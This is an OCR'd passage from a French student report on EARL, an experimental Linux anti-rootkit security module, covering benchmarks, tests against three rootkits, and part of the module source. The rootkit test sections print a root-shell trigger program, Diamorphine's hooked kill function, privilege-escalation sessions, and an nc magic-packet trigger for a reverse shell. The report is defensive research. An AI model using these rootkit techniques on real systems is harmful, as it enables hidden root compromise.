

FIGURE 11 – Activation de EARL dans le sous-menu `Security options` de la configuration du noyau, avec `make menuconfig`

Une fois que notre LSM est activé dans la configuration, nous pouvons compiler le noyau. Il y a plusieurs façons de procéder mais voici la succession de commandes que nous utilisons sur notre système depuis la racine du répertoire des sources du noyau, à titre illustratif[63] :

```
$ make -j5
$ sudo cp -v arch/x86_64/boot/bzImage /boot/
    vmlinuz-linux-pfe
$ sudo make modules_install
$ sudo mkinitcpio -c /etc/mkinitcpio.conf -k /
    boot/vmlinuz-linux-pfe -g /boot/initramfs-
    linux-pfe.img
$ sudo grub-mkconfig -o /boot/grub/grub.cfg
```

Il ne reste alors plus qu'à redémarrer la machine pour amorcer le nouveau noyau. Ensuite, nous pouvons vérifier que nous utilisons bien le bon noyau en observant les journaux d'événements de son tampon circulaire. Nous constatons alors que ceux générés par notre LSM sont effectivement présents :

```
# dmesg | grep EARL | tail -n5
[    5.329525] EARL: Socket BIND operation on
    0.0.0.0 on port 68
[   13.935200] EARL: Socket SEND operation
    towards 2001:0660:3203:0422:0000:0000:0000:00
    a8 on port 123
[   14.769329] EARL: Process with pid 663 was
    sent signal No. 15
```

63. Nous utilisons ici un *initramfs* ainsi que le programme d'amorçage GRUB.

```
[   17.631761] EARL: Creation of special device /
     notify (deleted) (mode = 49645 and device
     number = 0)
[   17.631770] EARL: Creation of special device /
     private (deleted) (mode = 49645 and device
     number = 0)
```

3.4.4 Performances

Étant donné que notre solution de lutte contre les rootkits est directement intégrée au noyau Linux, il n'est pas envisageable de ne pas s'intéresser un minimum à ses performances. D'autant plus que les crochets sont appelés à chaque fois que l'action à laquelle ils correspondent est exécutée. Même si notre prototype de LSM ne définit finalement que dix crochets, ce qui est peu par rapport à des LSM comme SELinux ou AppArmor par exemple qui les définissent tous, ceux-ci sont appelés fréquemment et il pourrait être très intéressant d'avoir une idée des coûts additionnels engendrés.

3.4.4.1 Compilation

Nous commençons tout d'abord par effectuer des mesures du temps de compilation du noyau Linux avec ou sans notre prototype de LSM EARL activé dans la configuration. Ces tests sont effectués sur un processeur `Intel(R) Core(TM) i5-4690K CPU @ 3.50GHz`. Ce processeur étant composé de quatre cœurs, nous lançons GCC avec cinq fils d'exécution (`make -j5`). Le temps de compilation est mesuré à l'aide de la commande `time`. La machine utilisée dispose de deux barrettes de RAM DDR3 Synchrone 1600 MHz de 4 Go chacune et la compilation est effectuée dans un répertoire situé sur un disque dur ayant une vitesse de rotation de 7200 tours par minute.

Le tableau suivant présente les valeurs moyennes des temps de compilation obtenues pour dix compilations.

TABLE 1 – Différence de temps de compilation du noyau Linux

4.8.17	**4.8.17-PFE**	***Overhead* EARL**
4 min 26	4 min 27	0,4 %

Cette augmentation du temps de compilation est relativement faible mais nous paraît finalement assez élevée compte tenu de la taille du code de notre LSM. L'activation de notre LSM EARL dans la configuration du noyau n'active pas d'option supplémentaire (comme `SECURITY_PATH` ou `SECURITY_NETWORK` par exemple) car toutes les options requises par notre prototype sont déjà activées par d'autres parties du noyau Linux. D'ailleurs, si l'on compare à SELinux en 2002, dont le code source était bien plus gros que le nôtre, l'*overhead* était de 0,3 % [23]. Toutefois, il est difficile d'obtenir des valeurs très précises et encore plus de les comparer puisque la compilation dépend d'un grand nombre de paramètres aussi bien matériels que logiciels.

3.4.4.2 Exécution

Bien que le coût additionnel en termes de compilation de notre LSM soit intéressant à étudier, il va de soi que le plus important reste le coût additionnel en exécution.

Nous avons dans un premier temps pensé à utiliser l'outil de profilage `perf` [64] intégré aux sources du noyau Linux. Cet outil est un véritable couteau suisse pour mesurer les performances du noyau Linux de manière très précise et il est très utilisé par ses développeurs afin de détecter notamment toute régression. Cependant, `perf` demande énormément de configuration et la granularité est très fine. Nos premiers essais n'étant pas du tout concluants, nous nous sommes intéressés à un autre outil, **LMBench** [65].

LMBench est une suite de parangonnage (*benchmarking*), portable et destinée à comparer les performances de différents systèmes UNIX. Elle a été développée spécifiquement pour mesurer les performances des noyaux, comme par exemple les appels système, les accès aux fichiers, les changements de contextes et les accès mémoires. LMBench a été très utilisé pour surveiller les performances du noyau Linux lors de son développement. Il s'agit d'un programme écrit en C qui mesure les différentes bandes passantes du système (communications TCP et UDP, lectures et écritures dans les caches et les mémoires, etc.) ainsi que les latences (changements de contextes, établissements de connexions réseau, créations de processus, durées des appels système, créations et suppressions de fichiers, etc.) [6]. Une étape de configuration (quasiment automatisée) est

64. https://perf.wiki.kernel.org/index.php/Main_Page
65. http://www.bitmover.com/lmbench/

nécessaire afin que LMBench puisse notamment utiliser les horloges les plus adaptées disponibles sur le système et gérer correctement les caches du processeur. Des *Makefiles* permettent de lancer facilement le *benchmark* complet en compilant et en lançant les différents exécutables composant la suite LMBench. Ils permettent également de générer les résultats.

Le tableau suivant présente certains résultats obtenus avec LMBench, que nous avons fait tourner avec et sans notre prototype EARL activé dans la configuration du noyau, toujours sur la même machine :

TABLE 2 – *Benchmarking* avec LMBench

Type test	**4.8.17**	**4.8.17-PFE**	***Overhead* EARL**
fork	73,2 μs	71,9 μs	-1,7 %
exec	76,8 μs	72,2 μs	6 %
open/close	0,65 μs	0,65 μs	0 %
sig. handle	0,54 μs	0,88 μs	63 %
TCP lat.	7,640 μs	7,879 μs	3,1 %
UDP lat.	6,678 μs	6,564 μs	-1,7 %
0K file cr.	3,5573 μs	6,7753 μs	90 %
0K file del.	2,8628 μs	2,8615 μs	-0,0046 %
10K file cr.	7,8052 μs	7,9896 μs	2,4 %
10K file del.	4,7445 μs	4,7803 μs	0,8 %

On remarque notamment un fort coût additionnel lors de la gestion des signaux, que l'on peut relier à notre crochet `task_kill` qui analyse chaque signal envoyé. La latence TCP est également compréhensible à cause de nos crochets `socket_bind` et `socket_connect`, bien que ceux-ci devraient aussi provoquer un *overhead* pour les connexions UDP alors que c'est tout l'inverse. Cela peut peut-être s'expliquer par le fait que l'implémentation des communications UDP sur les systèmes GNU/Linux utilise directement l'appel système `send(2)` pour envoyer des données, en utilisant rarement l'appel système `connect(2)` au préalable (on observe toutefois dans nos journaux d'événements que notre fonction crochet est appelée pour les requêtes DNS).

Concernant les créations de fichiers (vides ou d'une taille de 10 ko), les résultats sont plutôt logiques en raison de nos crochets liés aux créations de fichiers cachés qui sont relativement lourds (il s'agit d'opérations sur des chaînes de caractères). Le coût additionnel est beaucoup plus faible dans le second cas car le surcoût causé par nos crochets est moins significatif comparé au temps de création d'un « gros fichier ».

Il est important d'être conscient du fait qu'il s'agit ici de *microbenchmarks*, c'est-à-dire que les opérations effectuées, par leurs spécificités, leur nombre et leur répartition ne sont absolument pas représentatives des coûts additionnels pour un système réel. Dans notre cas, LMBench permet simplement de donner une idée des endroits où nos crochets ont une potentielle influence sur les performances du système. De manière générale, pour les principaux LSM, ce sont surtout les politiques qui peuvent prendre du temps à être chargées dans le noyau au démarrage (SELinux par exemple), mais leur application est ensuite relativement légère.

4 Tests du prototype avec divers rootkits

Dans cette partie, nous testons notre prototype EARL avec trois rootkits différents. Nous détaillons et analysons à chaque fois les résultats obtenus et tentons de les expliquer.

Nous avons eu beaucoup de difficultés à trouver des rootkits pour nos tests. On peut trouver un nombre relativement important de rootkits sur Internet mais ils sont pour l'immense majorité assez anciens. Nous en avons trouvé plusieurs qui ciblaient des versions `3.X` du noyau Linux mais beaucoup de structures de données internes au noyau ont changé depuis. Nous avons essayé d'en adapter plusieurs mais c'est une tâche très complexe et nous n'y sommes pas parvenus à temps.

De plus, comme beaucoup de créateurs de logiciels malveillants, les créateurs de rootkits récents préfèrent sans doute garder confidentielles les techniques qu'ils utilisent. Trouver les sources de rootkits adaptés aux versions `4.X` du noyau a donc été l'une des plus grandes difficultés de ce projet et nous n'avons finalement pu en récupérer que trois.

4.1 Birdy-kit

Le premier rootkit, que nous nommerons **Birdy-kit**, a été récupéré auprès d'un contact dans une communauté de sécurité informatique française. Cette personne ne nous a donné, pour des raisons évidentes et très compréhensibles, qu'une partie du code source de son rootkit. Nous avons ensuite dû adapter légèrement celui-ci afin qu'il puisse être compilé et fonctionner sans les parties manquantes. Nous n'avons bien entendu pas pris la liberté de partager ce code source, ni d'en exposer des morceaux dans ce rapport.

Birdy-kit est un rootkit fonctionnant avec les versions `4.X` du noyau. Il remplace quatre appels système dans la table d'appels système : `open(2)`, `read(2)`, `write(2)` et `setreuid(2)`. Les trois premiers permettent de passer des commandes au rootkit mais nous ne possédons pas la partie correspondante du code source. En revanche, nous sommes en possession de la partie liée au quatrième.

L'appel système `setreuid(2)` prend deux paramètres `ruid` et `euid` de type `uid_t`. Si les deux sont égaux à des valeurs prédéfinies directement dans le code source du rootkit sous forme de macros, l'appel système modifié utilise le couple de fonctions `prepare_creds` et `commit_creds` afin d'élever les privilèges du processus appelant en lui donnant les droits du super-utilisateur `root`. Sinon, l'appel système légitime est appelé.

Birdy-kit réalise aussi le hameçonnage (*hijacking*) du pseudo-système de fichiers `proc` monté sur le répertoire `/proc` afin de dissimuler une certaine liste de processus qui lui est communiquée par l'attaquant *via* la modification des appels système précédemment évoqués. Toutefois, nous ne sommes pas non plus en possession de cette partie du rootkit.

Ce rootkit est facilement compilé grâce à son *Makefile* (que nous avons lui aussi légèrement adapté) puis le module noyau obtenu doit être inséré dans notre noyau Linux modifié exécutant notre prototype EARL. Avant cela, il nous faut récupérer l'adresse de la table des appels système et la passer en argument du module lors de son insertion avec la commande `insmod` :

```
$ sudo make
[...]
$ uname -r
4.8.17-PFE-00354-g96f4d5d4beff
$ sudo grep ' sys_call_table' /boot/System.
    map-`uname -r` | cut -d ' ' -f 1
ffffffff81600180
$ sudo insmod birdy_kit.ko \
    hexa_sys_call_table="ffffffff81600180"
$ sudo dmesg | grep Birdy
[18056.793069] [+] Birdy hello
```

La présence de la chaîne de caractères « Birdy hello » dans les journaux d'événements du noyau nous indique que le rootkit a bien été inséré.

Afin de réaliser l'élévation de privilèges, nous utilisons le programme suivant, `birdy_get_root.c`, en espace utilisateur :

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#define EVIL_RUID 6666
#define EVIL_EUID 6666

int main(void)
{
    int ruid = EVIL_RUID;
    int euid = EVIL_EUID;

    setreuid(ruid, euid);
    system("/bin/sh");

    return 0;
}
```

Les deux macros permettent de définir les deux valeurs attendues pour les paramètres de l'appel système modifié `setreuid` (en pratique il est plus simple d'inclure directement le fichier d'en-tête du rootkit contenant la définition de ces deux macros). Ensuite, l'appel système est exécuté et la fonction `system(3)` est utilisée pour lancer une interface en ligne de commande `sh`.

Il ne nous reste plus qu'à compiler puis exécuter ce programme :

```
$ gcc birdy_get_root.c
$ whoami
thithib
$ ./a.out
sh-4.4# whoami
root
sh-4.4#
```

L'élévation de privilèges a donc bien fonctionné puisque que nous avons les privilèges du super-utilisateur `root`.

Cependant, lorsqu'on regarde les événements contenus dans le tampon circulaire du noyau avant et après l'insertion du rootkit et l'exécution du programme précédent, on constate qu'aucun nouvel événement n'a été généré. Pourtant, en observant le code source de la fonction `prepare_creds` définie dans `kernel/cred.c`, on constate que la fonction `security_prepare_creds` est bien appelée (et que les nouvelles accréditations ne sont pas validées si une valeur strictement inférieure à `0` est retournée). Notre fonction crochet `earl_cred_prepare` devrait donc être appelée (cf. section 3.4.2). On le vérifie effectivement en remplaçant temporairement notre fonction crochet par une fonction affichant simplement une chaîne de caractères dans le tampon circulaire du noyau, dès qu'elle est appelée et quels que soient les arguments qu'elle reçoit.

En fait, l'absence d'événements vient simplement du fait que les conditions implémentées dans notre fonction crochet ne sont jamais vérifiées (cf. 3.3.4). Nous avons tenté de les rendre moins strictes mais nous nous sommes alors retrouvés dans l'excès inverse en obtenant de très nombreux faux positifs. Nous nous sommes donc plongés dans le code source du noyau jusqu'à découvrir que l'absence d'événements était finalement tout à fait normale. En effet, les deux structures `cred` passées en arguments à la fonction `security_prepare_creds`, `old` et `new`, sont identiques concernant les champs auxquels nous nous intéressons puisque la deuxième est une copie de la première et a juste été légèrement initialisée. Les accréditations n'ont donc pas encore été modifiées par le code appelant. Le crochet `cred_prepare` fourni par la structure LSM ne nous permet donc pas de détecter des élévations de privilèges puisqu'il est appelé trop tôt pour l'usage que l'on souhaiterait en faire.

Nous avons alors tenté d'utiliser le crochet `cred_transfer` en pensant que celui-ci serait lié à la fonction `commit_creds` et aurait donc accès aux anciennes et aux nouvelles accréditations, **après** que ces dernières aient été modifiées. Cependant, ce crochet est finalement lié à la fonction `security_transfer_creds` qui n'est appelée que depuis la fonction `key_change_session_keyring` du fichier `security/keys/process_keys.c`, qui correspond à un transfert de trousseau de session vers le parent du processus appelant (cf. macro `KEYCTL_SESSION_TO_PARENT` dans le fichier `include/uapi/linux/keyctl.h`). Cela ne correspond pas à un cas d'usage qui nous intéresse pour détecter une élévation de privilèges.

Concernant nos autres fonctions crochets, elles ne ciblent pas de comportements caractéristiques du rootkit Birdy-kit et ne génèrent donc pas d'événements en relation avec lui. Par conséquent, nous ne sommes pas en mesure de détecter la partie du rootkit Birdy-kit que nous possédons au moyen de notre prototype de LSM.

4.2 Diamorphine

Diamorphine est un rootkit LKM compatible avec les versions `2.x`, `3.x` et `4.x` du noyau Linux. Il est rendu publique par son auteur Victor Ramos Mello (`m0nad`) sur Github [66]. Cette compatibilité est assurée grâce à l'utilisation de différentes structures du noyau en fonction de la version ciblée, en utilisant la technique de compilation conditionnelle.

Diamorphine offre quatre fonctionnalités :

— Dissimulation de processus
— Dissimulation/exposition du module LKM
— Élévation de privilèges
— Dissimulation de fichiers et de répertoires

Les trois premières fonctionnalités sont implémentées à l'aide de signaux, et donc par la modification de la fonction de l'appel système `kill(2)`. La dissimulation de processus est déclenchée par l'en-

66. https://github.com/m0nad/Diamorphine

voi du signal 31, la dissimulation ou l'exposition du module par l'envoi du signal 63 et l'élévation de privilèges par l'envoi du signal 64. Ces trois actions sont factorisées dans une seule fonction nommée `hacked_kill` :

```
asmlinkage int hacked_kill(pid_t pid, int
    sig)
{
   struct task_struct *task;

   switch (sig) {
      case SIGINVIS:
         if ((task = find_task(pid)) ==
             NULL)
            return -ESRCH;
         task->flags ^= PF_INVISIBLE;
         break;
      case SIGSUPER:
         give_root();
         break;
      case SIGMODINVIS:
         if (module_hidden) module_show();
         else module_hide();
         break;
      default:
         return orig_kill(pid, sig);
   }
   return 0;
```

Les fonctions `find_task`, `give_root`, `module_show` et `module_hide` sont des fonctions internes au rootkit et qui permettent, comme leurs noms l'indiquent, de retrouver la structure d'un processus en mémoire à partir du `pid`, d'élever les privilèges d'un utilisateur et de cacher ou de révéler la présence du rootkit.

Avant d'installer le rootkit, nous vérifions si les signaux 31, 63 et 64 sont bien journalisés par notre module LSM :

```
$ echo $$
3455
$ kill -31 2292
$ kill -63 3512
$ kill -64 $$
[1] 3455 unknown signal  bash
```

Les journaux d'événements noyau contiennent alors les messages suivants :

```
$ dmesg | tail -n3
[ 2443.050440] EARL: Process with pid 2292
    was sent signal No. 31
[ 2486.274099] EARL: Process with pid 3512
    was sent signal No. 63
[ 2498.554098] EARL: Process with pid 3455
    was sent signal No. 64
```

Nous insérons alors le module `diamorphine.ko` dans le noyau :

```
$ sudo insmod diamorphine.ko
$ lsmod | grep diamorphine
$ kill -63 $$
$ lsmod | grep diamorphine
diamorphine            16384  0
$ ps | grep $$
 3611 pts/1    00:00:00 bash
$ kill -31 $$ && ps | grep $$
$ id
uid=1000(nisay) gid=1000(nisay) groupes
    =1000(nisay)
$ kill -64 $$
$ id
uid=0(root) gid=0(root) groupes=0(root)
```

Contrairement à nos attentes, les journaux d'événements du noyau n'indiquent aucun événement relatif à l'envoi des signaux 31, 63 ou 64. Ceci est dû à la fois à l'implémentation de LSM et à la façon dont le rootkit Diamorphine détourne l'appel système `sys_kill`.

En effet, et comme le montre le schéma de la figure 9, le crochet LSM `task_kill` est inséré au niveau de la fonction de l'appel système `sys_kill`. Ceci peut être constaté en observant dans le fichier `kernel/signal.c` que la fonction `security_task_kill` est appelée dans la fonction `check_kill_permission`, elle-même appelée par la fonction `kill`. Comme ce rootkit renvoie la valeur 0 à la réception d'un des signaux attendus (cf. la définition de la fonction `hacked_kill`), la fonction de l'appel système originale n'est pas appelée, et par conséquent le crochet `task_kill` n'est pas exécuté.

Ceci reste valable pour tous les autres crochets de sécurité implémentés au niveau des appels système et il s'agit de l'une des limitations de LSM que nous discuterons dans la partie 5.

En plus de la fonction `kill(2)`, Diamorphine remplace les fonctions `getdents_t(2)` et `getdents64_t(2)` afin de cacher les fichiers et répertoires préfixés par la chaîne de caractères « `diamorphine_secret` », ainsi que les processus dont le 28$^{\text{ème}}$ bit du champs `flags` est à 1. Nos crochets de détection de création de fichiers portent seulement sur les fichiers cachés et ne détectent donc pas la création de fichiers préfixés par « `diamorphine_secret` ».

4.3 Xingyiquan

Xingyiquan est un rootkit en espace noyau comportant une composante en espace utilisateur qui consiste en des binaires permettant à l'attaquant de récupérer une invite de commande distante. Ce rootkit est compatible avec les versions du noyau Linux allant de 2.6 à 3.5. Notre première tentative de compilation n'a pas abouti pour des raisons de compatibilité, ce qui nous a poussés à lire le code source pour comprendre son fonctionnement.

Ce rootkit modifie les fonctions de dix appels système : `unlink(2)`, `chdir(2)`, `rmdir(2)`, `rename(2)`, `kill(2)`, `open(2)`, `dup(2)`, `write(2)`, `getdents(2)` et `lstat(2)`. Le rootkit permet également de renvoyer à l'attaquant une invite de commande suite à la réception d'un paquet magique.

Étant intéressés par un rootkit implémentant des fonctionnalités liées au réseau, nous avons donc adapté cette partie à la dernière version du noyau et avons réussi à compiler le module LKM. Nous avons omis la partie de modification des appels système car nous avons jugé le travail disproportionné par rapport aux résultats que nous souhaitions obtenir et également car nous avons pu tester d'autres rootkits utilisant cet aspect. Les modifications apportées au rootkit portaient sur le changement du prototype de la fonction de rappel du crochet NetFilter, l'utilisation de la fonction `tcp_hdr` pour récupérer l'en-tête TCP du paquet au lieu de décalages sur la structure `sk_buff`, et le rajout de quelques fichiers d'en-tête.

Nous nous sommes rendu compte que ce rootkit se comportait de façon similaire à l'exemple `nfhook` que nous avons présenté dans la partie 2.3.3.5 : il s'accroche à la chaîne `PRE_ROUTING` avec la priorité `NF_IP_PRI_FIRST` pour pouvoir traiter les paquets en premier. La fonction de rappel de ce crochet vérifie si le paquet reçu est le paquet magique défini comme étant un paquet TCP à destination du port `1337`. Si c'est le cas, une invite de commande privilégiée est renvoyée vers l'attaquant à destination du port `7777` à l'aide de la fonction `call_usermodehelper`.

Après avoir chargé le module du rootkit Xingyiquan dans le noyau, nous envoyons depuis une autre machine un paquet TCP à destination du port `1337` :

```
$ echo 'EARL' | nc 192.168.1.13 1337
```

Nous observons alors dans les journaux d'événements du noyau de la machine infectée le message suivant :

```
$ dmesg | tail -n1
EARL: Socket CONNECT operation towards
    192.168.1.42 on port 7777
```

Nous arrivons donc à détecter avec succès les activités réseau du rootkit Xingyiquan.

5 Conclusions

Dans cette dernière partie, nous concluons sur la pertinence de l'utilisation de LSM pour la détection de rootkits, avant d'aborder les éventuels développements qui pourraient suivre ce projet.

5.1 Pertinence de l'utilisation de LSM pour détecter des rootkits

La majorité des remédiations disponibles contre les rootkits Linux ont en commun leur manque de généricité. L'utilisation de LSM permet, du fait de son implémentation dans le noyau même du système d'exploitation, d'avoir une approche plus globale des comportements de rootkits. D'autre part, nous avons pu constater que les performances de notre prototype étaient, comme celles des LSM en général, assez bonnes. Ceci est un très gros avantage sur d'autres solutions génériques comme celles implémentées sous la forme d'hyperviseurs qui sont réputées très lourdes, surtout pour des systèmes embarqués.

Le gros problème auquel nous nous sommes heurté a été le manque de contexte au sein de chacun des crochets que nous avons utilisés. En d'autres termes, beaucoup de crochets nous semblaient au premier abord très prometteurs avant que nous ne nous rendions finalement compte qu'ils ne permettaient pas de détecter des comportements de rootkits car les informations que ceux-ci fournissaient étaient trop ponctuelles (par exemple, lors de la création d'un processus fils, il paraît difficile à partir de la structure `task_struct` et des drapeaux proposés par le crochet LSM `task_create` de détecter une phase d'action d'un rootkit).

Ainsi, nous avons rapidement réalisé pendant le projet que nous ne pourrions pas atteindre notre objectif initial qui était de lutter contre les rootkits de manière proactive, c'est-à-dire en empêchant directement tout comportement malveillant. Nous avons donc décidé de générer des événements qui pourraient ensuite être utilisés par un autre système comme un **IDS** [67] (ou à petite échelle par un administrateur système), voire pour alimenter des analyses comportementales. Nous pensons que, bien que les IDS actuels sachent déjà comment surveiller un système, l'utilisation directe d'un noyau modifié peut constituer une piste intéressante pour leur fournir davantage d'informations.

Toutefois, le manque de contexte n'a pas été le seul problème que nous avons constaté durant ce projet. De manière générale, nous avons réalisé à quel point LSM n'était pas destiné à assurer la sécurité *interne* du noyau mais se voulait plutôt être une sorte de bouclier entre l'espace utilisateur et l'espace noyau. Cette propriété est une extension de l'objectif original de LSM, qui était de fournir une interface unique afin d'implémenter des modules de contrôle d'accès. De plus, selon la façon dont les crochets LSM sont appelés depuis le reste du noyau, ils peuvent ne pas être exécutés si le rootkit remplace par exemple l'intégralité d'un appel système, comme on a pu le constater avec `kill(2)`.

D'autre part, bien que notre prototype de LSM soit situé dans le noyau, ce n'est finalement pas assez « bas » pour être inviolable. Une fois qu'un rootkit est dans le noyau et que l'attaquant peut installer et exécuter du code en espace noyau, la partie est quasiment terminée.

5.2 Développements possibles

Les événements que nous générons grâce à EARL contiennent des informations destinées à orienter l'administrateur soucieux de protéger son système des rootkits. Ils sont formatés de façon à être facilement découpables car nous pensons que, au vu du nombre d'événements générés pour un système utilisé en production, leur traitement doit être automatisé. Pour cela, une possibilité intéressante pourrait être d'interfacer un SIEM [68] avec les événements que nous générons. Il serait alors possible de définir des règles de façon à lever des alertes lorsque certains événements (ou combinaisons d'événements) sont générés. Nous comptions essayer de faire cela avec **Prelude** [69] mais nous n'en avons finalement pas eu le temps.

Concernant le problème du manque de contexte, une solution envisageable serait d'utiliser les *security blobs*, que nous avions évoqués dans la sous-section 3.1.3. Ils permettent d'utiliser un champ particulier dans de nombreuses structures de base du noyau afin de maintenir un contexte de sécurité entre les différents crochets. Cela nous aurait peut-être permis d'effectuer des contrôles plus poussés et

67. Intrusion Detection System

68. Security Information and Event Management

69. https://www.prelude-siem.org/

ainsi de cibler des comportements de plus haut niveau. Cela implique cependant de réaliser un LSM majeur et d'implémenter l'intégralité des crochets mis à disposition par la structure LSM.

5.3 Conclusion

Tout d'abord, il faut bien avouer que nous sommes quelque peu déçus de ce que nous avons réussi à faire en utilisant LSM. Nous pensions vraiment, au début du projet, être capables de détecter de façon plus précise des comportements de rootkits. Nous manquions de recul sur le fonctionnement du noyau Linux et surtout sur les possibilités offertes par la structure LSM.

Toutefois, ce projet nous a permis de beaucoup mieux comprendre le fonctionnement des rootkits Linux. Ces derniers, qui nous paraissaient auparavant être de véritables prouesses techniques, nous semblent maintenant beaucoup plus logiques et simples (même si nous sommes conscients que les rootkits actuellement utilisés par exemple pour des APT [70] sont sûrement bien plus complexes que tout ce que nous avons pu observer dans le cadre de ce projet). Nous avons pu observer, analyser et tester de nombreuses techniques employées par les rootkits.

Nous avons également pu monter en compétences en programmation noyau Linux et de manière plus générale augmenter considérablement notre compréhension du fonctionnement d'un système d'exploitation et de son noyau. Nous avons ainsi pu cerner certains points critiques de son fonctionnement et les mesures de sécurité qui sont nécessaires.

Enfin, nous sommes tout de même parvenus à détecter un rootkit et nous pensons que notre approche est intéressante et valait la peine d'être étudiée. Tout cela fait de ce projet une réussite pour nous.

70. Advanced Persistent Threat

Annexes

A Code source de notre prototype de LSM EARL

security/earl/earl.c

```
/*
 * EARL: Experimental Anti-Rootkit LSM
 *
 * Authors:     Thibaut Sautereau <thibaut.sautereau@telecom-sudparis.eu>
 *              Yassine Tioual <yassine.tioual@telecom-sudparis.eu>
 *
 * Copyright (C) 2016 Thibaut Sautereau and Yassine Tioual
 *
 * This software is licensed under the terms of the GNU General Public
 * License version 2, as published by the Free Software Foundation, and
 * may be copied, distributed, and modified under those terms.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
 * GNU General Public License for more details.
 */

#include <linux/lsm_hooks.h>
#include <linux/net.h>
#include <linux/uaccess.h>
#include <net/sock.h>
#include <net/ipv6.h>

/* whether only hidden files created on special filesystems should be logged */
static const
bool log_only_special = IS_ENABLED(CONFIG_SECURITY_EARL_LOG_ONLY_SPECIAL);

static const char special_fs_type[15][10] = { {"proc"}, {"sysfs"}, {"devtmpfs"},
        {"devpts"}, {"securityfs"}, {"tmpfs"}, {"pstore"}, {"efivarfs"},
        {"cgroup"}, {"autofs"}, {"debugfs"}, {"hugetlbfs"}, {"mqueue"},
        {"configfs"} };

/* Structure for holding inet domain socket's address. */
struct earl_inet_addr_info {
        __be16 port;            /* In network byte order. */
        const __be32 *address; /* In network byte order. */
        int is_ipv6;
};

/* Structure for holding socket address. */
struct earl_addr_info {
        u8 protocol;
        char operation[8];
        struct earl_inet_addr_info inet;
};

/**
 * earl_sock_family() - Get socket's family
 * @sk: Pointer to sock struct
 *
 * Return: one of PF_INET, PF_INET6 or 0
 */
static u8 earl_sock_family(struct sock *sk)
{
        u8 family;

        family = sk->sk_family;
        switch (family) {
        case PF_INET:
        case PF_INET6:
                return family;
        default:
                return 0;
```

```
        }
}

/**
 * is_special() - Check if filesystem is special
 * @sb: pointer to super_block struct
 *
 * Return: true if filesystem belongs to the list of
 *              special filesystems, false otherwise
 */
static bool is_special(struct super_block *sb)
{
        int i;

        for (i = 0; i < ARRAY_SIZE(special_fs_type); ++i)
                if (strstr(sb->s_type->name, special_fs_type[i]))
                        return true;
        return false;
}

/**
 * earl_process_inet_address() - Process inet address
 * @addr: Pointer to sockaddr struct
 * @addr_len: Size of @addr
 * @port:     Port number
 * @address:  Pointer to struct earl_addr_info
 */
static void earl_process_inet_address(const struct sockaddr *addr,
                                      const unsigned int addr_len,
                                      const u16 port,
                                      struct earl_addr_info *address)
{
        struct earl_inet_addr_info *i = &address->inet;

        switch (addr->sa_family) {
        case AF_INET6:
                if (addr_len < SIN6_LEN_RFC2133)
                        return;
                i->is_ipv6 = 1;
                i->address = (__be32 *)
                        ((struct sockaddr_in6 *) addr)->sin6_addr.s6_addr;
                i->port = ((struct sockaddr_in6 *) addr)->sin6_port;
                break;
        case AF_INET:
                if (addr_len < sizeof(struct sockaddr_in))
                        return;
                i->is_ipv6 = 0;
                i->address = (__be32 *)
                        &((struct sockaddr_in *) addr)->sin_addr;
                i->port = ((struct sockaddr_in *) addr)->sin_port;
                break;
        default:
                return;
        }
        if (address->protocol == SOCK_RAW)
                i->port = htons(port);
}

/**
 * earl_socket_connect() - Log socket remote connections
 * @sock: socket structure
 * @address: address of remote endpoint
 * @addrlen: length of address
 *
 * Return: 0 if permission is granted
 */
static int earl_socket_connect(struct socket *sock, struct sockaddr *address,
                                                        int addrlen)
{
        struct earl_addr_info addr;
        const u8 family = earl_sock_family(sock->sk);
        const unsigned int type = sock->type;

        if (!family || family == PF_UNIX)
```

```
                return 0;
        addr.protocol = type;
        switch (type) {
        case SOCK_DGRAM:
        case SOCK_RAW:
                strcpy(addr.operation, "SEND");
                break;
        case SOCK_STREAM:
        case SOCK_SEQPACKET:
                strcpy(addr.operation, "CONNECT");
                break;
        default:
                return 0;
        }
        earl_process_inet_address(address, addrlen, sock->sk->sk_protocol,
                                                                &addr);
        if (!addr.inet.is_ipv6)
                pr_info("EARL: Socket %s operation towards %pI4 on port %hu\n",
                                        addr.operation, addr.inet.address,
                                                ntohs(addr.inet.port));
        else
                pr_info("EARL: Socket %s operation towards %pI6 on port %hu\n",
                                        addr.operation, addr.inet.address,
                                                ntohs(addr.inet.port));
        return 0;
}

/**
 * earl_socket_bind() - Log socket bindings
 * @sock: socket structure
 * @address: address to bind to
 * @addrlen: length of address
 *
 * Return: 0 if permission is granted
 */
static int earl_socket_bind(struct socket *sock, struct sockaddr *address,
                                                        int addrlen)
{
        struct earl_addr_info addr;
        const u8 family = earl_sock_family(sock->sk);
        const unsigned int type = sock->type;

        if (!family || family == PF_UNIX)
                return 0;
        switch (type) {
        case SOCK_DGRAM:
        case SOCK_RAW:
        case SOCK_STREAM:
        case SOCK_SEQPACKET:
                addr.protocol = type;
                strcpy(addr.operation, "BIND");
                break;
        default:
                return 0;
        }
        earl_process_inet_address(address, addrlen, sock->sk->sk_protocol,
                                                                &addr);
        if (!addr.inet.is_ipv6)
                pr_info("EARL: Socket %s operation on %pI4 on port %hu\n",
                                        addr.operation, addr.inet.address,
                                                ntohs(addr.inet.port));
        else
                pr_info("EARL: Socket %s operation on %pI6 on port %hu\n",
                                        addr.operation, addr.inet.address,
                                                ntohs(addr.inet.port));
        return 0;
}

/**
 * earl_cred_prepare() - Log potential root escalations
 * @new: points to the new credentials
 * @old: points to the original credentials
 * @gfp: indicates the atomicity of any memory allocations
 *
```

```
 * Return: 0
 */
static int earl_cred_prepare(struct cred *new, const struct cred *old,
                                                        gfp_t gfp)
{
        if ((new->euid.val == 0 || new->uid.val == 0) &&
                        old->uid.val != 0 && old->euid.val != 0)
                pr_info("EARL: Potential privilege escalation (user)\n");
        else if ((new->egid.val == 0 || new->gid.val == 0) &&
